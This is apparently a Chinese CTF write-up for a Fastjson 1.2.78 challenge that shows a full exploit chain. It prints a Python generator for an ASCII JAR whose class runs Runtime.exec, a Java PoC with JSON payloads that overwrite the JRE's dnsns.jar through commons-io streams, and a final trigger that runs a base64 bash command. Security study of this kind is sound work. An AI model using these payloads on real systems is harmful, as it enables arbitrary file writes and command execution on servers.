Skip to content

Fastjson write ascii JAR RCE

前言

@lu2ker师傅在Java Puzzle投稿的题目

Fastjson Decoder

题目说明

目标服务器运行着一个Java Web应用,使用了存在漏洞的Fastjson版本。

你需要突破重重限制,最终获取到系统权限。

请勿进行扫描爆破等操作

环境搭建

本地环境搭建:

下载CVE-2022-25845-In-Spring-1.0-SNAPSHOT.jar、Dockerfile

构建image

1
docker build -t fj_test .

启动容器

1
docker run -d -p 8078:8078 <image_id>

请求http://127.0.0.1:8078/json

题目分析

Controller

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

@RestController
public class JSONController {
@PostMapping(
value = {"/json"},
consumes = {"application/json"}
)
public Object vuln(@RequestBody String json) {
try {
Object parse = JSON.parse(json);
return parse;
} catch (Exception e) {
Charset cs = Charset.forName("GBK");
String err = new String("err..".getBytes(), cs);
return err + ":\n" + e.getMessage();
}
}
}

依赖

image-20260303221556836

commons-io 2.2 fastjson 1.2.78,那么就是一个spring fat jar写文件的利用了

常见的写文件有以下几种利用方式

  • 计划任务
  • SSH
  • charsets.jar
  • tomcat docbase

前两个在目标环境中都不存在,并且由于写class和jar都有非UTF-8字符,那么往${docbase}/WEB-INF/classes/路径下写入恶意类的方法也不行了

在该docker环境中,fastjson反序列化io链创建WriteOutputStream实例时会调用其需要传递decoder参数的构造函数,导致公开的链子报空指针异常

image-20260308133751670

解决方法就是使用fastjson自带的”com.alibaba.fastjson.util.UTF8Decoder“来填充decoder参数

即给WriteOutputStream设置上decoder

1
"decoder":{"@type":"com.alibaba.fastjson.util.UTF8Decoder"}


这里写文件的思路是@c0ny1师傅之前提过通过生成ascii jar的方法来写一个jar文件,但是目标环境中charsets.jar可能被提前加载

1
2
3
4
5
} catch (Exception e) {
Charset cs = Charset.forName("GBK");
String err = new String("err..".getBytes(), cs);
return err + ":\n" + e.getMessage();
}

image-20260308135031769

只要触发异常就会被加载,因为是公共靶机,总会有人触发,所以就不能再覆盖charsets.jar


那么找一个能够替代charsets.jar的jar包就可以了,这里就用lib/ext目录下的dnsns.jar,当然用nashorn.jar也是可以的

构造Exp

首先是要添加InputStream到缓存,然后爆破路径(docbase、jre)的,但是由于给了docker我们可以直接知道jre/lib/ext的绝对路径所以就不需要爆破了

生成jar

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
#!/usr/bin/env python

import time
import os
from compress import *

allow_bytes = []
disallowed_bytes = [38, 60, 39, 62, 34, 40, 41]
for b in range(0, 128):
if b in disallowed_bytes:
continue
allow_bytes.append(b)

if __name__ == '__main__':
padding_char = 'U'
raw_filename = 'DNSNameServiceDescriptor.class'
zip_entity_filename = 'sun/net/spi/nameservice/dns/DNSNameServiceDescriptor.class'
jar_filename = 'ascii01_3.jar'
num = 1
while True:
javaCode = """
package sun.net.spi.nameservice.dns;
import sun.net.spi.nameservice.NameService;
import sun.net.spi.nameservice.NameServiceDescriptor;

import java.io.IOException;

public final class DNSNameServiceDescriptor extends Exception implements NameServiceDescriptor {
private static final String paddingData = "{PADDING_DATA}";
public DNSNameServiceDescriptor(String message) {
try {
Runtime.getRuntime().exec(message);
} catch (IOException e) {
e.printStackTrace();
}
}

public NameService createNameService() throws Exception {
return null;
}

public String getProviderName() {
return "sun";
}

public String getType() {
return "dns";
}
}
"""
padding_data = padding_char * num
javaCode = javaCode.replace("{PADDING_DATA}", padding_data)

f = open('DNSNameServiceDescriptor.java', 'w')
f.write(javaCode)
f.close()
time.sleep(0.1)

os.system("D:\\JavaEnviron\\jdk1.8.0_65\\bin\\javac.exe -nowarn -g:none -source 1.8 -target 1.8 -cp jasper.jar DNSNameServiceDescriptor.java")

raw_data = bytearray(open(raw_filename, 'rb').read())
compressor = ASCIICompressor(bytearray(allow_bytes))
compressed_data = compressor.compress(raw_data)[0]
crc = zlib.crc32(raw_data) % pow(2, 32)

st_crc = struct.pack('<L', crc)
st_raw_data = struct.pack('<L', len(raw_data) % pow(2, 32))
st_compressed_data = struct.pack('<L', len(compressed_data) % pow(2, 32))
st_cdzf = struct.pack('<L', len(compressed_data) + len(zip_entity_filename) + 0x1e)

b_crc = isAllowBytes(st_crc, allow_bytes)
b_raw_data = isAllowBytes(st_raw_data, allow_bytes)
b_compressed_data = isAllowBytes(st_compressed_data, allow_bytes)
b_cdzf = isAllowBytes(st_cdzf, allow_bytes)

if b_crc and b_raw_data and b_compressed_data and b_cdzf:
print('[+] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
output = open(jar_filename, 'wb')
output.write(wrap_jar(raw_data, compressed_data, zip_entity_filename.encode()))
print('[+] Generate {0} success'.format(jar_filename))
break
else:
print('[-] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
num = num + 1

然后分别发送poc1和poc2替换dnsns.jar

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
package com.p0l1st;

import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Arrays;
import com.alibaba.fastjson.JSON;

public class Fastjson_jackson_io_write_7_linux {
public static void main(String[] args) throws Exception {
String file = "D:\\Project\\PyProject\\JavaSec\\ascii-jar\\ascii01_3.jar";
String outfile = "/usr/local/openjdk-8/jre/lib/ext/dnsns.jar";

byte[] bytes = Files.readAllBytes(Paths.get(file));
String hexString = bytesToHexString(bytes);
System.out.println(bytes.length+1);
byte[] array = new byte[bytes.length+1];
String bss = Arrays.toString(array);

String poc1 = "{\r\n" +
" \"a\": \"{ \\\"@type\\\": \\\"java.lang.Exception\\\", \\\"@type\\\": \\\"com.fasterxml.jackson.core.exc.InputCoercionException\\\", \\\"p\\\": { } }\",\r\n" +
" \"b\": {\r\n" +
" \"$ref\": \"$.a.a\"\r\n" +
" },\r\n" +
" \"c\": \"{ \\\"@type\\\": \\\"com.fasterxml.jackson.core.JsonParser\\\", \\\"@type\\\": \\\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\\\", \\\"in\\\": {}}\",\r\n" +
" \"d\": {\r\n" +
" \"$ref\": \"$.c.c\"\r\n" +
" }\r\n" +
"}";

String poc2 = "{\r\n" +
" \"dd\":{\r\n" +
" \"@type\":\"java.util.Currency\",\r\n" +
" \"val\":{\r\n" +
" \"currency\":{\r\n" +
" \"w\":{\r\n" +
" \"@type\":\"java.io.InputStream\",\r\n" +
" \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\r\n" +
" \"delegate\":{\r\n" +
" \"@type\": \"org.apache.commons.io.input.AutoCloseInputStream\",\r\n" +
" \"in\": {\r\n" +
" \"@type\": \"org.apache.commons.io.input.TeeInputStream\",\r\n" +
" \"input\": {\r\n" +
" \"@type\": \"org.apache.commons.io.input.CharSequenceInputStream\",\r\n" +
" \"s\": {\r\n" +
" \"@type\": \"java.lang.String\"\r\n" +
" \"" + hexString + "\",\r\n" +
" \"charset\": \"UTF-8\",\r\n" +
" \"bufferSize\": 1024\r\n" +
" },\r\n" +
" \"branch\": {\r\n" +
" \"@type\": \"org.apache.commons.io.output.WriterOutputStream2\",\r\n" +
" \"writer\": {\r\n" +
" \"@type\": \"org.apache.commons.io.output.LockableFileWriter\",\r\n" +
" \"file\": \"" + outfile + "\",\r\n" +
" \"encoding\": \"UTF-8\",\r\n" +
" \"charset\": \"UTF-8\",\r\n" +
" \"append\": false,\r\n" +
" },\r\n" +
" \"decoder\": {\"@type\": \"com.alibaba.fastjson.util.UTF8Decoder\"},\r\n" +
" \"bufferSize\": 1024,\r\n" +
" \"writeImmediately\": true\r\n" +
" },\r\n" +
" \"closeBranch\": true\r\n" +
" }\r\n" +
" },\r\n" +
" \"include\":true,\r\n" +
" \"boms\":[{\r\n" +
" \"@type\": \"org.apache.commons.io.ByteOrderMark\",\r\n" +
" \"charsetName\": \"UTF-8\",\r\n" +
" \"bytes\":" + bss + "\r\n" +
" }]\r\n" +
" }\r\n" +
" }\r\n" +
" }\r\n" +
" }\r\n" +
" }";

System.out.println(poc1);
try {
JSON.parseObject(poc1);
} catch (Exception e){}

System.out.println(poc2.replace("WriterOutputStream2", "WriterOutputStream"));
// JSON.parseObject(poc2);
}

public static String bytesToHexString(byte[] bytes) {
StringBuilder sb = new StringBuilder();
for (byte b : bytes) {
sb.append(String.format("\\x%02X", b));
}
return sb.toString();
}
}

image-20260308151915188

可以看到恶意jar已被写入

最后通过Exception来触发

1
2
3
4
5
{
"@type": "java.lang.Exception",
"@type": "sun.net.spi.nameservice.dns.DNSNameServiceDescriptor",
"message": "bash -c {echo,aWQgPiAvdG1wL3B3bmVk}|{base64,-d}|{bash,-i}"
}

image-20260308151956571

爆破路径的脚本可以参考:https://github.com/kezibei/fastjson_payload/blob/main/web.py

参考文章

fastjson写文件挑战

[Java Puzzle #3 WP] Fastjson write ascii JAR RCE

About this Post

This post is written by p0l1st, licensed under CC BY-NC 4.0.

#Java安全